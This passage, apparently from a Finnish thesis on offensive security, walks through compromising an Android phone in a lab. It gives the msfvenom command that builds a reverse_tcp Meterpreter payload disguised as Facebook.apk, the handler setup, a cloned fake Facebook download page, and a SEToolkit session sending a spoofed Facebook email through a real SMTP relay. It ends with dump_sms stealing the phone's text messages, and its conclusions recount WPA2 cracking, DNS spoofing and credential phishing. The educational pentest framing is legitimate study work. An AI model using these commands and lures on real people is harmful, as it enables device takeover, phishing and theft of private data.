
```
┌──(root💀localhost)-[~]
└─# msfvenom -help
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe
-o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: pay
loads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --
list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced
 and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to
list)
        --service-name    <value>    The service name to use when generating a s
ervice binary
        --sec-name        <value>    The new section name to use when generating
 large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload usin
g all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply
 to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and -
-encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list plat
forms to list)
    -o, --out             <path>     Save the payload to a file
```

Jotta payload olisi suunnattu androidille, niin terminaaliin syötetään `msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.70 LPORT=4444 R > /var/www/html/Facebook.apk`.

Komento luo siis Facebook.apk -nimisen tiedoston /var/www/html/ -polkuun, joka on Kali Linux -koneen webpalvelimen polku. Samaa polkua käytettiin aikaisemmin Google-tilin salasanan kalastamisessa. Facebook.apk -tiedosto käyttää reverse_tcp:tä, joka mahdollistaa monenlaisia komentoja, kun kohdelaitteen käyttäjä avaa kyseisen tiedoston. LHOST-kohtaan tulee Linux koneen IP-osoite, eli sen koneen, joka ”kuuntelee” ja LPORTiksi on valittu sattumanvaraisesti 4444.

Nyt kun haitallinen tiedosto on luotu, täytyy sille asettaa ”kuuntelija”, jotta kohdelaitteeseen päästään käsiksi etänä, kun käyttäjä avaa ladatun tiedoston. Tämä onnistuu, kun terminaaliin syötetään komento `msfconsole`. Komento avaa Metasploitin msfkonsolin, jossa on tuhansia eri exploitteja ja muita ominaisuuksia haittaohjelmien hyödyntämistä varten (kuva 27). Konsoli toimii ”use” -komennolla, jonka perään laitetaan esimerkiksi ”exploit” tai ”auxialiary”. Kuten kaikissa Linuxin ohjelmistoissa, ”help” -komento avaa kattavat ohjeet eri komentojen käyttöä varten.

Kuva 27 Msfconsolen päänäkymä



Msfconsoleen syötetään `use exploit/multi/handler`, jonka jälkeen kyseinen exploitti on valittu käyttöön. ”Show options” -komento avaa exploitin tämänhetkiset asetukset(kuva 28). Asetuksista huomataan, että käytössä on ainakin väärä payload, eikä kuuntelijaa, eli LHOST:ia ole määritetty ollenkaan. Tietoja muutetaan ”set”-komennolla (kuva 29).

Kuva 28 Show options tiedot


```
root@localhost: ~
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
                                     cified)
   LPORT  4444             yes       The listen port
```

Kuva 29 Payload ja LHOST asetettu

```
root@localhost: ~
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.70
LHOST => 192.168.1.70
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.70     yes       The listen address (an interface may be spe
                                     cified)
   LPORT  4444             yes       The listen port
```

Seuraavaksi syötetään komento ”exploit”, joka käynnistää kuuntelijan ja odottaa, että kohdelaitteen käyttäjä avaa Facebook.apk tiedoston(kuva 30).


Kuva 30 Reverse TCP handler käynnistetty



5.5.2 Vienti Android-älypuhelimeen väärennetyn sähköpostin kautta

Tehokkain tapa saada kohdekäyttäjä lataamaan haitallisen tiedoston, on lähettää se tekaistun Facebook valesivun kautta. Käyttäjälle lähetetään siis sähköpostiin Facebookin nimissä viesti, että ”Facebook sovelluksesi on vanhentunut, lataa uusi tästä linkistä”. Naamioitu linkki ohjaa Linux koneen /var/www/html/ -polkuun, josta avautuu aidonkaltainen Facebookin sivu. Kun latauspainiketta painetaan, niin sivusto alkaa automaattisesti lataamaan aikaisemmin luotua Facebook.apk tiedostoa.

Kuva 31 Facebook valesivu



Tältä näyttää aidosta Facebookin sivusta kopioitu index.html -tiedosto, jota on hieman muokattu (kuva 31). Siitä on poistettu paljon turhaa sälää ja ”Lataa”-painikkeen linkiksi on asetettu linux koneen /var/www/html/Facebook.apk polku. Nämä muokkaukset tehtiin avaamalla html-tiedosto tekstieditorissa.

Nyt kun valesivu ja haittaohjelma on luotuna ja valmiina käytettäväksi Kali Linuxin web-palvelimella, täytyy keksiä tapa saattaa tämä haitallinen ohjelma Android-laitteen käyttäjälle. Tiedossa on kohdekäyttäjän sähköposti, joten tarpeeksi uskottavalla, virallisen näköisellä sähköpostilla voisimme huijata peruskäyttäjää lataamaan tärkeän päivityksen ”Facebook sovellukseen”.

Valesähköpostien lähettämiseen on tarjolla paljon eri vaihtoehtoja, mutta valitsin tässä työssä käytettäväksi SEToolkitin (Social Engineering toolkit). Jos valesähköposteja halutaan lähettää, niin käytössä kannattaa olla jokin sähköpostien välityspalvelin. Tähänkin on olemassa erittäin paljon vaihtoehtoja, joista päädyin Sendinblueen lähinnä sen helpon ilmaisrekisteröitymisen vuoksi. Systeemi toimii samalla tavalla kaikilla SMTP-protokollaa käyttävillä palveluilla ja tärkeimmät tiedot löytyvät sen asetuksista. Valesähköposteja lähetettäessä tarvitaan alla olevan kuvan tietoja (kuva 32).

Kuva 32 SMTP sähköpostipalvelimen tiedot


Nyt tiedossa on SMTP-palvelimen osoite, portti, kirjautumistunnus ja mastersalasana, niin voidaan siirtyä SEToolkitin puolelle. Kun SEToolkit on saatu käyntiin, valitaan 1) Social-Engineering Attacks, sitten 5) Mass mailer, tämän jälkeen 1) E-Mail Attack Single Email Address. Sovellus kysyy vielä seuraavaksi, halutaanko käyttää itse räätälöityä viestiä, vaiko valmiita pohjia. Valitaan tässä tapauksessa itse räätälöity (kuva 33).

Kuva 33 SEToolkit massmailer valeposti valmiina lähetykseen

```
root@localhost: ~/Desktop/SEToolkit/setoolkit
set:phishing>2
set:phishing> Subject of the email: Facebook Mobile
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Hei,
Next line of the body: <br>
Next line of the body: Voit ladata uusimman Facebook Mobile version <a href="http://        .1.70/">tästä</a> linkis
tä
Next line of the body: <br>
Next line of the body: Ystävällisin terveisin, Facebook tiimi
Next line of the body: END
set:phishing> Send email to: windowskohdekone@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com): Service@Facebook.com
set:phishing> The FROM NAME the user will see: Facebook
set:phishing> Username for open-relay [blank]:        @hotmail.com
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): smtp-relay.sendinblue.com
set:phishing> Port number for the SMTP server [25]: 587
set:phishing> Flag this message/s as high priority? [yes|no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
```


Seuraavaksi sovellus kysyy listan asioita, joita tarvitaan valesähköpostin lähettämiseen. Ensimmäisenä tulee sähköpostin aihe, joka näkyy mailin otsikkona. Tämän jälkeen käyttäjä saa päättää kirjoittaako viestin HTML-muodossa vaiko pelkkänä tekstinä. Valitaan HTML-muoto, koska siihen sai kätevästi upotettua hyperlinkin. Hyperlinkkiin on piilotettu Linux koneen palvelimella pyörivä Facebookin valesivu. Tämän jälkeen määritetään vastaanottaja ja sitten saavumme pisteeseen, jossa SMTP-palvelua tarvitaan. Valitaan numero 2, jolloin päästään hyödyntämään Sendinblueta. Syötetään lähettäjän sähköposti, joka on muotoiltu Service@Facebook.com. Sovellus kysyy seuraavaksi Sendinbluen tietoja, jotka löytyvät edellisestä kuvasta. Syötetään tarvittavat tiedot, valitaan sähköpostille korkean prioriteetin tunnus, ei lisätä epäilyttäviä liitetiedostoja ja lähetetään viesti (kuva 33). Seuraavaksi siirrytään Android-laitteen Gmail sähköpostiin, jonka saapuneet-kansioon pitäisi olla ilmestynyt Facebookin nimissä lähetetty viesti. Jos viestiä ei olisi lähetetty korkealla prioriteetilla, niin se olisi luultavasti ohjautunut johonkin muuhun kansioon kuin tärkeimpiin. Haittaohjelmaa ei myöskään voinut lähettää suoraan liitteenä, koska Google on estänyt monien tiedostomuotojen lähettämisen sähköpostin välityksellä mukaan lukien .apk-tiedostot (kuva 34).

Kuva 34 Vale Facebook sähköpostiviesti saapuneet -kansiossa



Kuten kuvista huomataan, windowskohdekone@gmail.com osoitteeseen on tullut viesti Facebook Mobilelta ja viestin sisältöön on naamioitu hyperlinkkinä (kuva 33). Facebookin valesivun osoite. Kun käyttäjä klikkaa linkkiä, niin hänet ohjataan Linux koneen ylläpitämälle serverille, joka löytyy osoitteesta /var/www/html/ (kuva 31). Kyseinen Facebookin sivu, jolle käyttäjä ohjautuu, esiteltiin hieman aiemmin tässä työssä. Sivu on siis täydellinen kopio Facebook Liten kotisivusta. Sivu, joka aukeaa on mobiiliversio aikaisemmin luodusta Facebookin valesivusta (kuva 30) sisältää aidon näköisen lataa-linkin, jota klikatessa html-koodiin piilotettu polku johtaa /var/www/html/Facebook.apk tiedostoon (kuva 35).

Kuva 35 Käyttäjä lataa tiedostoa



Tässä kohtaa on hyvä huomata Android-laitteen tietoturva. Vaikka puhelimessa ei ole mitään virustorjuntaa, niin puhelin kysyy sovellusta asennettaessa useampaan otteeseen, että haluatko ladata tämän sovelluksen aivan varmasti ja että se voi vahingoittaa laitettasi. Sovellusta suoritettaessa laite ilmoittaa sovelluksen käyttöoikeusvaatimuksista, johon kuuluu kaikki mahdolliset oikeudet. Käyttäjä kumminkin suorittaa sovelluksen varoituksista huolimatta.

Kuva 36 Käyttäjä avannut ladatun Facebook tiedoston


Nyt aikaisemmin käynnistetty TCP handler-vahti on huomannut avatun sovelluksen Android-laitteella (192.168.1.77) se käynnistää suoran etäyhteyden laitteeseen (kuva 30). Yhteys mahdollistaa suoran shell-yhteyden, jolla pääsee käsiksi kohdelaitteen järjestelmätiedostoihin. Toimintaperiaate on sama kuin komentorivillä. TCP-handler asetettiin siis valvomaan luodun payloadin liikennettä. Kun Android-laitteen käyttäjä avasi ladatun sovelluksen, TCP-handler huomasi sen ja avasi automaattisesti etäyhteyden kohdelaitteeseen, jossa sovellus avattiin. Tämän voi huomata IP-osoitteista 192.168.1.70 on Kali Linux -koneen osoite ja 192.168.1.77 on Android-laitteen osoite (kuva 36).

Kuva 37 Meterpreter työkalun komentoja

```
root@localhost: ~

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information


Application Controller Commands
===============================

    Command        Description
    -------        -----------
    app_install    Request to install apk file
    app_list       List installed apps in the device
    app_run        Start Main Activty for package name
    app_uninstall  Request to uninstall application

meterpreter >
```

Meterpreterillä on myös vaihtoehtoisia valmiita komentoja, jotka saa helposti esiin help-komennolla. Valittavissa on kaikenlaista hämärää kameran etäkäyttöön, puhelimen mikrofonin kuunteluun tai vaikkapa puhelimen sijainnin selvittämiseen (kuva 36). Vaikka komennot ovat ”valmiita”, niin suurin osa niistä ei toimi suoraan, vaan vaatii lisäsäätöä toimiakseen. Tässä työssä komennoksi valittiin dump_sms, joka kopio kaikki puhelimen tekstiviestit tekstimuodossa Kali Linux -koneelle. Komento on helppo suorittaa ja siihen ei vaadita muuta kuin ”dump_sms”. Komento kopioi puhelimen tekstiviestit muutamassa sekunnissa Linux-koneelle ja viestit ovat selvästi luettavissa tekstimuodossa (kuva 38).

Kuva 38 Android-puhelimesta haetut viestit



6 Johtopäätökset ja pohdinta

Työn avulla saatiin kattavat vastaukset valittuihin tutkimuskysymyksiin. Ensimmäisenä kysymyksenä oli: ”Miten murtautua Android-laitteeseen”. Nykypäivänä Android-laitteeseen on melko hankalaa murtautua, jos haitallista sovellusta ei saa jollain ilveellä Googlen Play kauppaan. Työssä käytettävät metodit ovat myös toimivia, mutta vaativat käyttäjältä hieman enemmän varomattomuutta ja ylimääräisiä toimenpiteitä. Laitteeseen päästiin murtautumaan ja haluttuja tiedostoja saatiin varastettua hyökkääjän koneelle.

Myös kysymykseen: ”Miten suorittaa penetraatiotestaaminen yrityksen tai kodin järjestelmiin?” saatiin kattava vastaus, jota käsitelläänkin koko työn aikana. Ensin skannattiin ympäröivät lähiverkot ja kun kohdeverkko löytyi, sen WPA2-PSK:ta lähdettiin murtamaan sanalistan avulla. Kun salasana saatiin murrettua, valittiin verkosta laite, jonka DNS spooffattiin siten, että käyttäjän syöttäessä selaimeen ”Google.fi”, tämä ohjattiin googlen valesivulle, jolla kalastettiin käyttäjän Gmail tunnus ja sen salasana. Näitä sähköpostitietoja hyödynnettiin Android-laitteen murtamiseen lähettämällä käyttäjälle valesähköposti, joka sisälsi linkin, jonka takana oli haitallinen ”Facebookin” asennustiedosto.

Työn viimeisen tutkimuskysymyksen: ”Miten hyökkääjä voi hyötyä toisen lähiverkosta” saatiin vastaus työn ohella. Kyberrikollisen pääprioriteetti on pysyä näkymättömänä toimiessaan verkossa. Proxyjen ja muiden salauskeinojen lisäksi hyökkääjä voi myös hyötyä tekemällä rikoksia toisen yhteydellä, eli toisen nimissä. Lisäksi toisen henkilön lähiverkon laitteiden kautta voi saada hyödyllistä tietoa sosiaalisen manipuloinnin hyökkäyksiä varten.

Opinnäytetyö täytti sille asetetut tavoitteet. Kaikki alussa määritellyt metodit saatiin toimimaan oikeassa ympäristössä halutulla tavalla. Jatkotutkimusaiheena voisi olla vielä syvempi katsaus Android-laitteiden penetraatiotestaamiseen, koska Androidin suhteellinen osuus mobiilikäyttöjärjestelmistä kasvaa entisestään, sillä jo 85 prosenttia myydyistä mobiililaitteista on Androideja.

7 Yhteenveto

Opinnäytetyön tarkoituksena oli murtaa kodin langattoman lähiverkon suojaus, tarkastella, mitä laitteita verkkoon oli kytketty ja murtautua niihin eri menetelmillä. Teoriaosan avulla lukijalle pitäisi muodostua yleinen käsitys offensiivisesta tietoturvasta ja työssä käytettävistä työkaluista. Työn käytännönosassa on käyty pikkutarkasti läpi lähiverkon ja sen laitteiden penetraatiotestaaminen. IP- ja MAC-osoitteita seuraamalla lukija pystyy havainnoimaan, mikä laite on mikäkin ja mitkä muutokset vaikuttivat mihinkin laitteeseen.

Opinnäytetyön tulokset olivat positiiviset ja kaikki suunnitellut testit saatiin suoritettua onnistuneesti ja havainnollistavasti. Kaikkiin tutkimuskysymyksiin onnistuttiin vastaamaan käytännön osassa hyvin ja selkein perustein.

Ymmärrykseni offensiivisesta tietoturvasta syveni merkittävästi ja koen, että työstä on itselle aidosti apua tämän alan työtehtäviin pääsyssä. Lisäksi Linux-osaamiseni kasvoi huomattavasti ja sain selvää rutiinia sen käyttöön.

Tulevaisuuden tavoitteena on oppia lisää kyberturvallisuuden eri osa-alueista ja päästä työskentelemään tietoturva-alalle teknisen tietoturvan työtehtäviin.

Lähteet

:: *bettercap*. (n.d.). Retrieved February 12, 2022, from https://www.bettercap.org/

04/2021 Tiedote - Tietoturva ry. (n.d.). Retrieved February 12, 2022, from https://tietoturva.fi/ajankohtaista/jasentiedotteet/04-2021-tiedote/

1.2. System Requirements. (n.d.). Retrieved February 12, 2022, from https://www.wireshark.org/docs/wsug_html_chunked/ChIntroPlatforms.html

1.4. A Brief History Of Wireshark. (n.d.). Retrieved February 12, 2022, from https://www.wireshark.org/docs/wsug_html_chunked/ChIntroHistory.html

Aircrack-ng. (n.d.). Retrieved February 12, 2022, from https://www.aircrack-ng.org/

Brute-force & Dictionary Attacks: Definition and Prevention. (n.d.). Retrieved April 1, 2022, from https://www.rapid7.com/fundamentals/brute-force-and-dictionary-attacks/

Chapter 1. Introduction. (n.d.). Retrieved February 12, 2022, from https://www.wireshark.org/docs/wsug_html_chunked/ChapterIntroduction.html

